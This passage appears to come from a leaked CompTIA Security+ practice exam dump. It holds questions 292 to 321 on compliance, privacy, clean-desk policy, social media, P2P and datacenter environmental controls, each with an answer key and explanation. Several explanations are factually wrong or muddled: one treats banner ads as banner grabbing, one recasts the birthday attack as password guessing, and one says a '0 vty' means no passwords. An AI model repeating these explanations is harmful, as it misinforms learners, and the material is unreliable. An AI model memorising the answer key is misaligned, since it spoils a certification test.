Personally identifiable information (PII) is a catchall for any data that can be used to uniquely identify an individual. This data can be anything from the person's name to a fingerprint (think biometrics), credit card number, or patient record. Date of birth is personally identifiable information.

Incorrect Answers:

B, C, D: First and last names, phone numbers and employer name is shared information.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 404

### **QUESTION 292**

Which of the following concepts is a term that directly relates to customer privacy considerations?

- A. Data handling policies
- B. Personally identifiable information
- C. Information classification
- D. Clean desk policies

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Personally identifiable information (PII) is a catchall for any data that can be used to uniquely identify an individual. This data can be anything from the person's name to a fingerprint (think biometrics), credit card number, or patient record. This has a direct relation to customer privacy considerations.

Incorrect Answers:

A: Data handling policies would refer to only those users needing to work with it should be able to access the data.

C: Information classification is done by confidentiality and comprises of three categories, namely: public use, internal use and restricted use.

D: Clean Desk Policy Information is used to protect data and your business, encourage employees to maintain clean desks and to leave out only those papers that are relevant to the project they are working on at that moment. All sensitive information should be put away when the employee is away from their desk.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 404, 409, 412

**QUESTION 293**

Which of the following policies is implemented in order to minimize data loss or theft?

- A. PII handling
- B. Password policy
- C. Chain of custody
- D. Zero day exploits

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Although the concept of PII is old, it has become much more important as information technology and the Internet have made it easier to collect PII through breaches of internet security, network security and web browser security, leading to a profitable market in collecting and reselling PII. PII can also be exploited by criminals to stalk or steal the identity of a person, or to aid in the planning of criminal acts. Personally identifiable information (PII) is a catchall for any data that can be used to uniquely identify an individual. This data can be anything from the person's name to a fingerprint (think biometrics), credit card number, or patient record. Thus a PII handling policy can be used to protect data.

Incorrect Answers:

B: Password policy is usually implemented to control access to resources.

C: Chain of custody refers to a basic forensic procedure that is taken into account after an event occurred.

D: When a hole is found in a web browser or other software and attackers begin exploiting it the very day it is discovered by the developer (bypassing the one-to-two-day response time that many software providers need to put out a patch once the hole has been found), it is known as a zero-day exploit.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 338, 404

#### **QUESTION 294**

Used in conjunction, which of the following are PII? (Select TWO).

- A. Marital status
- B. Favorite movie
- C. Pet's name
- D. Birthday
- E. Full name

**Correct Answer:** DE

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Personally identifiable information (PII) is a catchall for any data that can be used to uniquely identify an individual. This data can be anything from the person's name to a fingerprint (think biometrics), credit card number, or patient record. A birthday together with a full name makes it personally identifiable information.

Incorrect Answers:

- A: Marital status can be shared and thus is not personally identifiable information.
- B: Many people can share a like for the same movie.
- C: Pet's name is not personally identifiable information.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 404

#### **QUESTION 295**

Which of the following helps to apply the proper security controls to information?

- A. Data classification
- B. Deduplication
- C. Clean desk policy
- D. Encryption

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Information classification is done by confidentiality and comprises of three categories, namely:  
public use, internal use and restricted use. These categories make applying the appropriate policies and security controls practical.

Incorrect Answers:

B: Deduplication is a specialized data compression technique for eliminating duplicate copies of repeating data. Related and somewhat synonymous terms are intelligent (data) compression and single-instance (data) storage.

C: Clean Desk Policy Information on a desk--in terms of printouts, pads of note paper, sticky notes, and the like--can be easily seen by prying eyes and taken by thieving hands. To protect data and your business, encourage employees to maintain clean desks and to leave out only those papers that are relevant to the project they are working on at that moment. All sensitive information should be put away when the employee is away from their desk. This however applies only to a certain category of information.

D: Encryption of data/information is but one type of security control and the question is more concerned about the proper security controls that needs to be applied and when data is classified it makes the type of security control to be employed more appropriate.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 404, 409

**QUESTION 296**

Which of the following security awareness training is BEST suited for data owners who are concerned with protecting the confidentiality of their data?

- A. Social networking use training
- B. Personally owned device policy training
- C. Tailgating awareness policy training
- D. Information classification training

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Information classification is done by confidentiality and comprises of three categories, namely:  
public use, internal use and restricted use. Knowing these categories and how to handle data according to its category is essential in protecting the confidentiality of the data.

Incorrect Answers:

A: Social networking can sometimes be a useful marketing tool, however most companies would rather choose to avoid social networking since the exposure of your data would be too great.

Risk avoidance would be better.

B: It is best policy for companies not to allow users to bring their own devices why would they provide training for own devices other than informing users that they are not allowed to bring their own devices.

C: Tailgating refers to the act of following someone through a door they just unlocked. This is a physical security issue.

References:

Dul Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 404

### **QUESTION 297**

An organization is recovering data following a datacenter outage and determines that backup copies of files containing personal information were stored in an unsecure location, because the sensitivity was unknown. Which of the following activities should occur to prevent this in the future?

- A. Business continuity planning
- B. Quantitative assessment
- C. Data classification
- D. Qualitative assessment

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Information classification is done by confidentiality and comprises of three categories, namely:

public use, internal use and restricted use. Knowing how to apply these categories and matching it up with the appropriate data handling will address the situation of the data 'unknown sensitivity'

**Incorrect Answers:**

A: Business continuity planning (BCP) is the process of implementing policies, controls, and procedures to counteract the effects of losses, outages, or failures of critical business processes. BCP is primarily a management tool that ensures that critical business functions can be performed when normal business operations are disrupted.

B: Quantitative assessment is cost-based and objective risk assessment.

D: Qualitative assessment is opinion-based and subjective risk assessment.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 7, 404, 431

### **QUESTION 298**

What is the term for the process of luring someone in (usually done by an enforcement officer or a government agent)?

- A. Enticement
- B. Entrapment

- C. Deceit
- D. Sting

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Enticement is the process of luring someone into your plan or trap.

Incorrect Answers:

B: Entrapment is the process in which a law enforcement officer or a government agent encourages or induces a person to commit a crime when the potential criminal expresses a desire not to go ahead. Entrapment is a valid legal defense in a criminal prosecution.

C: Deceit is an act to propagate beliefs of things that are not true.

D: According to Wikipedia a sting is a deceptive operation designed to catch a person committing a crime. Almost akin to setting a honey trap.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 65 [http://en.wikipedia.org/wiki/Sting\\_operation](http://en.wikipedia.org/wiki/Sting_operation)

**QUESTION 299**

In which of the following categories would creating a corporate privacy policy, drafting acceptable use policies, and group based access control be classified?

- A. Security control frameworks
- B. Best practice
- C. Access control methodologies
- D. Compliance activity

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Best practices are based on what is known in the industry and those methods that have consistently shown superior results over those achieved by other means. Furthermore best practices are applied to all aspects in the work environment.

Incorrect Answers:

A: Security control frameworks refer to the backbone of SAFE (architecture) and unification is the underlying key to security which incorporates all parts of the network, including the WAN, the extranet, the Internet, and the intranet.

C: Access control methodologies refer to Mandatory- Discretionary- and Rule-based access control types that can be implemented.

D: Compliance activity usually comes into focus when a third party involvement is being considered.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 29

### **QUESTION 300**

Which of the following is the process in which a law enforcement officer or a government agent encourages or induces a person to commit a crime when the potential criminal expresses a desire not to go ahead?

- A. Enticement
- B. Entrapment
- C. Deceit
- D. Sting

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Entrapment is the process in which a law enforcement officer or a government agent encourages or induces a person to commit a crime when the potential criminal expresses a desire not to go ahead. Entrapment is a valid legal defense in a criminal prosecution.

Incorrect Answers:

A: Enticement is the process of luring someone into your plan or trap.

C: Deceit is an act to propagate beliefs of things that are not true.

D: According to Wikipedia a sting is a deceptive operation designed to catch a person committing a crime. Almost akin to setting a honey trap.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 65 [http://en.wikipedia.org/wiki/Sting\\_operation](http://en.wikipedia.org/wiki/Sting_operation)

### **QUESTION 301**

Results from a vulnerability analysis indicate that all enabled virtual terminals on a router can be accessed using the same password. The company's network device security policy mandates that at least one virtual terminal have a different password than the other virtual terminals. Which of the following sets of commands would meet this requirement?

- A. line vty 0 6 P@s5W0Rd password line vty 7 Qwer++!Y password
- B. line console 0 password password line vty 0 4 password P@s5W0Rd
- C. line vty 0 3 password Qwer++!Y line vty 4 password P@s5W0Rd
- D. line vty 0 3 password Qwer++!Y line console 0 password P@s5W0Rd

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

The VTY lines are the Virtual Terminal lines of the router, used solely to control inbound Telnet connections. They are virtual, in the sense that they are a function of software - there is no hardware associated with them.

Two numbers follow the keyword VTY because there is more than one VTY line for router access. The default number of lines is five on many Cisco routers. Here, I'm configuring one password for all terminal (VTY) lines. I can specify the actual terminal or VTY line numbers as a range. The syntax that you'll see most often, vty 0 4, covers all five terminal access lines.

Incorrect Answers:

A: The number 6 is highly unlikely to be used since the default number of lines is 5 on most Cisco routers.

B: Using a 0 vty means that there are no passwords.

D: The command will not yield a different password for the virtual terminal.

References:

<http://www.cisco.com/c/en/us/support/docs/ios-nx-os-software/ios-software-releases-110/45843-configpasswords.html> <http://www.techrepublic.com/article/basic-access-security-for-cisco-network-devices/>

## **QUESTION 302**

Why would a technician use a password cracker?

- A. To look for weak passwords on the network
- B. To change a user's passwords when they leave the company
- C. To enforce password complexity requirements
- D. To change users passwords if they have forgotten them

**Correct Answer: A**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A password cracker will be able to expose weak passwords on a network.

Incorrect Answers:

B: Changing users' passwords when they leave the company is not advisable why not just eliminate their passwords to mitigate risk.

C: Enforcing password complexity would make the password stronger and not easily crackable.

D: If users happen to forget their passwords, then they should request a change in password rather than a technician using a password cracker.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 407

### QUESTION 303

Which of the following security concepts would Sara, the security administrator, use to mitigate the risk of data loss?

- A. Record time offset
- B. Clean desk policy
- C. Cloud computing
- D. Routine log review

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Clean Desk Policy Information on a desk--in terms of printouts, pads of note paper, sticky notes, and the like--can be easily seen by prying eyes and taken by thieving hands. To protect data and your business, encourage employees to maintain clean desks and to leave out only those papers that are relevant to the project they are working on at that moment. All sensitive information should be put away when the employee is away from their desk. This will mitigate the risk of data loss when applied.

Incorrect Answers:

A: Record time offset is usually critical in the event of forensic investigations.

C: Cloud computing means hosting services and data on the Internet instead of hosting it locally. This poses a security risk and you will need to apply measures to mitigate the risk.

D: Routine log reviews, albeit system logs or event logs, or audit logs, security log or access logs, are used to monitor and diagnose networks.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 196, 453

### QUESTION 304

The manager has a need to secure physical documents every night, since the company began enforcing the clean desk policy. The BEST solution would include: (Select TWO).

- A. Fire- or water-proof safe.
- B. Department door locks.
- C. Proximity card.

- D. 24-hour security guard.
- E. Locking cabinets and drawers.

**Correct Answer:** AE

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Using a safe and locking cabinets to protect backup media, documentation, and any other physical artifacts that could do harm if they fell into the wrong hands would form part of keeping employees desks clean as in a clean desk policy.

Incorrect Answers:

B: Door lock will keep intruders out of the rooms and buildings. It does not keep the desk clean.

C: Proximity cards are in essence any card or ID that would be used with a card reader that will grant legitimate users access to an area, room or building it does not interfere with the clean desk policy.

D: Security guards are used to keep intruders out.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 369-370, 373

**QUESTION 305**

XYZ Corporation is about to purchase another company to expand its operations. The CEO is concerned about information leaking out, especially with the cleaning crew that comes in at night.

The CEO would like to ensure no paper files are leaked. Which of the following is the BEST policy to implement?

- A. Social media policy
- B. Data retention policy
- C. CCTV policy
- D. Clean desk policy

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Clean Desk Policy Information on a desk--in terms of printouts, pads of note paper, sticky notes, and the like--can be easily seen by prying eyes and taken by thieving hands. To protect data and your business, encourage employees to maintain clean desks and to leave out only those papers that are relevant to the project

they are working on at that moment. All sensitive information should be put away when the employee is away from their desk.

Incorrect Answers:

- A: Social media policy will refer to data made available over the network and not paper files which represent hard copies.
- B: Data retention policies refer to the period that data should be kept.
- C: CCTV refers to an aspect of video surveillance and not paper files.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 369

### **QUESTION 306**

Which of the following could a security administrator implement to mitigate the risk of tailgating for a large organization?

- A. Train employees on correct data disposal techniques and enforce policies.
- B. Only allow employees to enter or leave through one door at specified times of the day.
- C. Only allow employees to go on break one at a time and post security guards 24/7 at each entrance.
- D. Train employees on risks associated with social engineering attacks and enforce policies.

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Tailgating is the term used for someone being so close to you when you enter a building that they are able to come in right behind you without needing to use a key, a card, or any other security device. Many social engineering intruders needing physical access to a site will use this method of gaining entry. Educate users to beware of this and other social engineering ploys and prevent them from happening.

Incorrect Answers:

- A: Data disposal methods refers to how data is disposed off, especially by destroying the media on which it was stored, this will not safeguard the company from the risks involved with tailgating.
- B: Leaving or entering a building at specified times do not prevent tailgating in fact it could facilitate tailgating in that culprits will know what times they can try to gain unlawful entry.
- C: It is hugely impractical for a large corporation to only allow employees to go on a break one at a time.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 353, 405, 408

### **QUESTION 307**

Which of the following is a security concern regarding users bringing personally-owned devices that they connect to the corporate network?

- A. Cross-platform compatibility issues between personal devices and server-based applications
- B. Lack of controls in place to ensure that the devices have the latest system patches and signature files
- C. Non-corporate devices are more difficult to locate when a user is terminated
- D. Non-purchased or leased equipment may cause failure during the audits of company-owned assets

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

With employees who want to bring their own devices you will have to make them understand why they cannot. You do not want them plugging in a flash drive, let alone a camera, smartphone, tablet computer, or other device, on which company files could get intermingled with personal files. Allowing this to happen can create situations where data can leave the building that shouldn't as well as introduce malware to the system. Employees should not sync unauthorized smartphones to their work systems. Some smartphones use multiple wireless spectrums and unwittingly open up the possibility for an attacker in the parking lot to gain access through the phone to the internal network. Thus if you do not have controls in place then your network is definitely at risk.

**Incorrect Answers:**

A: Cross-platform compatibility issues would not be impacting on security, rather it would be of concern to the employee who wanted to connect their own devices to the company network.

C: While this may be true, why would you want to locate personally owned devices, it is not the property of the company.

D: Non-purchased and leased equipment is not a company asset.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 404 <http://www.computerweekly.com/opinion/BYOD-data-protection-and-information-security- issues>

### **QUESTION 308**

Several employees submit the same phishing email to the administrator. The administrator finds that the links in the email are not being blocked by the company's security device. Which of the following might the administrator do in the short term to prevent the emails from being received?

- A. Configure an ACL
- B. Implement a URL filter
- C. Add the domain to a block list
- D. Enable TLS on the mail server

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Blocking e-mail is the same as preventing the receipt of those e-mails and this is done by applying a filter. But the filter must be configured to block it. Thus you should add that specific domain from where the e-mails are being sent to the list of addresses that is to be blocked.

Incorrect Answers:

A: ACLs enable devices in your network to ignore requests from specified users or systems or to grant them access to certain network capabilities.

B: URL filtering involves blocking websites (or sections of websites) based solely on the URL, restricting access to specified websites and certain web-based applications.

D: TLS is a security protocol that further enhances SSL and though this is also a solution to establish a secure communication connection between two TCP-based machines, it is not short term to prevent emails from being received.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 119, 269

**QUESTION 309**

A security researcher wants to reverse engineer an executable file to determine if it is malicious. The file was found on an underused server and appears to contain a zero-day exploit. Which of the following can the researcher do to determine if the file is malicious in nature?

- A. TCP/IP socket design review
- B. Executable code review
- C. OS Baseline comparison
- D. Software architecture review

**Correct Answer:** C

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Zero-Day Exploits begin exploiting holes in any software the very day it is discovered. It is very difficult to respond to a zero-day exploit. Often, the only thing that you as a security administrator can do is to turn off the service. Although this can be a costly undertaking in terms of productivity, it is the only way to keep the network safe. In this case you want to check if the executable file is malicious. Since a baseline represents a secure state it would be possible to check the nature of the executable file in an isolated environment against the OS baseline.

Incorrect Answers:

A: A socket is a combination of IP address and port number. A TCP/IP socket design review is useful since sockets are the primary method used to communicate with services and applications such as the Web and Telnet. It is not used to check if an underused server may have a zero-day exploitable file.

B: Executable code review. Executable scripts often run at elevated permission levels and infect more components in your network. This is best done with the underused server in isolation. The purpose of code review is to look at all custom written code for holes that may exist. The review needs also to examine changes that the code--most likely in the form of a finished application-- may make: configuration files, libraries, and the like. This could be unwise to run if you suspect a zero-day exploit.

D: Software architecture review is not the way to check if an existing file on a server is malicious nor not. Comparing the existing files to a baseline would be a better option.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 338, 345-346 <http://www.techrepublic.com/blog/software-engineer/reverse-engineering-your-net-applications/>

**QUESTION 310**

A security administrator has concerns about new types of media which allow for the mass distribution of personal comments to a select group of people. To mitigate the risks involved with this media, employees should receive training on which of the following?

- A. Peer to Peer
- B. Mobile devices
- C. Social networking
- D. Personally owned devices

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

There many companies that allow full use of social media in the workplace, believing that the marketing opportunities it holds outweigh any loss in productivity. What they are unknowingly minimizing are the threats that exist. Rather than being all new threats, the social networking/media threats tend to fall in the categories of the same old tricks used elsewhere but in a new format. A tweet can be sent with a shortened URL so that it does not exceed the 140- character limit set by Twitter; unfortunately, the user has no idea what the shortened URL leads to. This makes training your employees regarding the risks social networking entails essential.

**Incorrect Answers:**

A: Peer-to-peer training is not going to mitigate security risks that are meant for mass distribution as social networking is designed to do.

B: Mobile devices are used to produce and send personal messages on a mass distribution basis as is facilitated by twitter, etc. these are social networking and to mitigate risks with this media your employees must be trained in the dangers that social networking poses. You cannot expect of your employees to leave their cell phones, etc. some other place when they are at work.

D: Personally owned devices can lead to company information getting intermingled with personal information that employees can put at risk not media that allows for mass distribution of personal comments.

**References:**

Dul Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 404, 406 <http://whatis.techtarget.com/definition/social-media>

**QUESTION 311**

The information security team does a presentation on social media and advises the participants not to provide too much personal information on social media web sites. This advice would BEST protect people from which of the following?

- A. Rainbow tables attacks
- B. Brute force attacks
- C. Birthday attacks
- D. Cognitive passwords attacks

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Social Networking Dangers are 'amplified' in that social media networks are designed to mass distribute personal messages. If an employee reveals too much personal information it would be easy for miscreants to use the messages containing the personal information to work out possible passwords.

**Incorrect Answers:**

A: A rainbow table attack focuses on identifying a stored value. By using values in an existing table of hashed phrases or words (think of taking a word and hashing it every way you can imagine) and comparing them to values found.

B: A brute-force attack is an attempt to guess passwords until a successful guess occurs.

C: Birthday Attack is built on a simple premise. If 25 people are in a room, there is some probability that two of those people will have the same birthday. The probability increases as additional people enter the room. It's important to remember that probability doesn't mean that something will occur, only that it's more likely to occur. To put it another way, if you ask if anyone has a birthday of March 9th, the odds are 1 in 365 (or 25/365 given the number of people in the room), but if you ask if anyone has the same birthday as any other individual, the odds of there being a match increase significantly. This makes guessing the possible password easily.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 328

### **QUESTION 312**

Pete, the system administrator, has blocked users from accessing social media web sites. In addition to protecting company information from being accidentally leaked, which additional security benefit does this provide?

- A. No competition with the company's official social presence
- B. Protection against malware introduced by banner ads
- C. Increased user productivity based upon fewer distractions
- D. Elimination of risks caused by unauthorized P2P file sharing

**Correct Answer:** B

## **Section: Compliance and Operational Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Compliance and Operational Security

Banner, or header information messages sent with data to find out about the system(s) does happen. Banners often identify the host, the operating system running on it, and other information that can be useful if you are going to attempt to later breach the security of it.

Incorrect Answers:

- A: Competition with a company's social presence is not a security risk or benefit.
- C: Many companies allow full use of social media in the workplace, believing that the marketing opportunities it holds outweigh any loss in productivity. But it is still a distraction.
- D: Social media web sites is by definition not P2P connections, it is mass distribution of data.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 344, 406

## **QUESTION 313**

Which of the following is a security risk regarding the use of public P2P as a method of collaboration?

- A. Data integrity is susceptible to being compromised.
- B. Monitoring data changes induces a higher cost.
- C. Users are not responsible for data usage tracking.
- D. Limiting the amount of necessary space for data storage.

**Correct Answer: A**

## **Section: Compliance and Operational Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Compliance and Operational Security

Peer-to-peer (P2P) networking is commonly used to share files such as movies and music, but you must not allow users to bring in devices and create their own little networks. All networking must be done through administrators and not on a P2P basis. Data integrity can easily be compromised when using public P2P networking.

Incorrect Answers:

- B: Data changes occur whether using P2P or any other type of networking where data files are concerned.
- C: Users are not responsible for this task, rather the security administrators are.
- D: Limiting storage space is not a security risk when making use of public P2P collaboration.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 404

**QUESTION 314**

Which of the following has serious security implications for large organizations and can potentially allow an attacker to capture conversations?

- A. Subnetting
- B. NAT
- C. Jabber
- D. DMZ

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Jabber is a new unified communications application and could possibly expose you to attackers that want to capture conversations because Jabber provides a single interface across presence, instant messaging, voice, video messaging, desktop sharing and conferencing.

Incorrect Answers:

A: Subnetting means that you make use of a subnet mask value to divide a network into smaller components. In essence this gives you more networks, but a smaller number of hosts available on each, thus making your network more secure and manageable.

B: Network Address Translation is meant to extend the number of usable internet addresses so that it allows a company to present a single address to the Internet for all computer connections. But NAT also acts as a fire wall and effectively hides your network from the world.

D: A DMZ (demilitarized zone) is an area in a network that allows restrictive access to untrusted users and isolates the internal network from access by external users and systems. It does so by using routers and firewalls to limit access to sensitive network resources.

References:

<http://www.cisco.com/web/about/ac49/ac0/ac1/ac258/JabberInc.html> Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 87-88, 93

**QUESTION 315**

The use of social networking sites introduces the risk of:



<http://www.gratisexam.com/>

- A. Disclosure of proprietary information
- B. Data classification issues
- C. Data availability issues
- D. Broken chain of custody

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

People and processes must be in place to prevent the unauthorized disclosure of proprietary information and sensitive information as these pose a security risk to companies. With social networking your company can be exposed to as many threats as the amount of users that make use of social networking and are not advised on security policy regarding the use of social networking.

Incorrect Answers:

B: Data classification refers to the categories that data can be divided into and of more concern would be the disclosure of proprietary information when using social networking sites.

C: Availability would not be the issue here, but rather the over exposure/over availability of your data.

D: Chain of custody issues is part of basic forensic procedures.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 335, 409- 410

**QUESTION 316**

Which of the following statements is MOST likely to be included in the security awareness training about P2P?

- A. P2P is always used to download copyrighted material.
- B. P2P can be used to improve computer system response.
- C. P2P may prevent viruses from entering the network.
- D. P2P may cause excessive network bandwidth.

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

P2P networking by definition involves networking which will reduce available bandwidth for the rest of the users on the network.

Incorrect Answers:

- A: P2P connections are used commonly for sharing files, printers, even songs, etc. This can also be done with personally owned devices.
- B: P2P is not used to improve computer system response in a corporate setting.
- C: This is not necessarily correct since the virus may be introduced to the network with a P2P connection which is done within the network in a corporate setting.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 404

### QUESTION 317

A security team has established a security awareness program. Which of the following would BEST prove the success of the program?

- A. Policies
- B. Procedures
- C. Metrics
- D. Standards

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

All types of training should be followed up- be tested to see if it worked and how much was learned in the training process. You must follow up and gather training metrics to validate compliance and security posture. By training metrics, we mean some quantifiable method for determining the efficacy of training.

Incorrect Answers:

- A, B: A user-awareness program helps individuals in an organization understand how to implement policies, procedures, and technologies to ensure effective security. Policies together with procedures are part of the training and concerns that employees should be made aware of during the training process.
- D: Standards refer to the types of policies and guidelines (the less formal type of policy) to measure risk and weighing risk.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 401

### QUESTION 318

Which of the following is an attack vector that can cause extensive physical damage to a datacenter without physical access?

- A. CCTV system access
- B. Dial-up access
- C. Changing environmental controls
- D. Ping of death

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Environmental systems include heating, air conditioning, humidity control, fire suppression, and power systems. All of these functions are critical to a well-designed physical plant. A computer room will typically require full-time environmental control. Changing any of these controls (when it was set to its optimum values) will result in damage.

Incorrect Answers:

A: Closed Circuit TV (CCTV) surveillance can help lessen the success of unauthorized access attempts. This is an access control which prevents physical access to a data center. In this case the attack vendor should be one that can do damage without physical access.

B: Dial-up access when unauthorized may result in technical damage and not physical damage.

D: Ping of Death is a Denial of Service attack and involves technical controls and not an attack that results in physical damages.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 378

### **QUESTION 319**

A company that purchased an HVAC system for the datacenter is MOST concerned with which of the following?

- A. Availability
- B. Integrity
- C. Confidentiality
- D. Fire suppression

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Availability means simply to make sure that the data and systems are available for authorized users. Data backups, redundant systems, and disaster recovery plans all support availability; as does environmental support by means of HVAC.

Incorrect Answers:

B: Integrity refers to data not being tampered with. HVAC does not tamper with data.

C: Confidentiality refers to measures used to prevent unauthorized users from accessing data.

HVAC does not keep users away or lure them.

D: Fire Suppression is but a component of HVAC and refers to the act of extinguishing fire vs preventing a fire.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 378, 414

**QUESTION 320**

Which of the following should be connected to the fire alarm system in order to help prevent the spread of a fire in a server room without data loss to assist in an FM-200 deployment?

- A. Water base sprinkler system
- B. Electrical
- C. HVAC
- D. Video surveillance

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

HVAC refers to heating, ventilation and air-conditioning to allow for a zone-based environmental control measure. The fire-alarm system should ideally also be hooked up to the HVAC so that the HVAC can monitor the changes in heating and ventilation.

**Incorrect Answers:**

A: A water based sprinkler system is designed to extinguish a fire and not to prevent data loss. It can also cause extreme damage to computers and electrical equipment.

B: Electrical systems are not designed to prevent the spread of fire.

D: Video surveillance is used mainly as a deterrent and will not help to prevent the spread of fire.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 378-380

**QUESTION 321**

Which of the following is a security benefit of providing additional HVAC capacity or increased tonnage in a datacenter?

- A. Increased availability of network services due to higher throughput
- B. Longer MTBF of hardware due to lower operating temperatures
- C. Higher data integrity due to more efficient SSD cooling
- D. Longer UPS run time due to increased airflow

**Correct Answer: B**

## **Section: Compliance and Operational Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Compliance and Operational Security

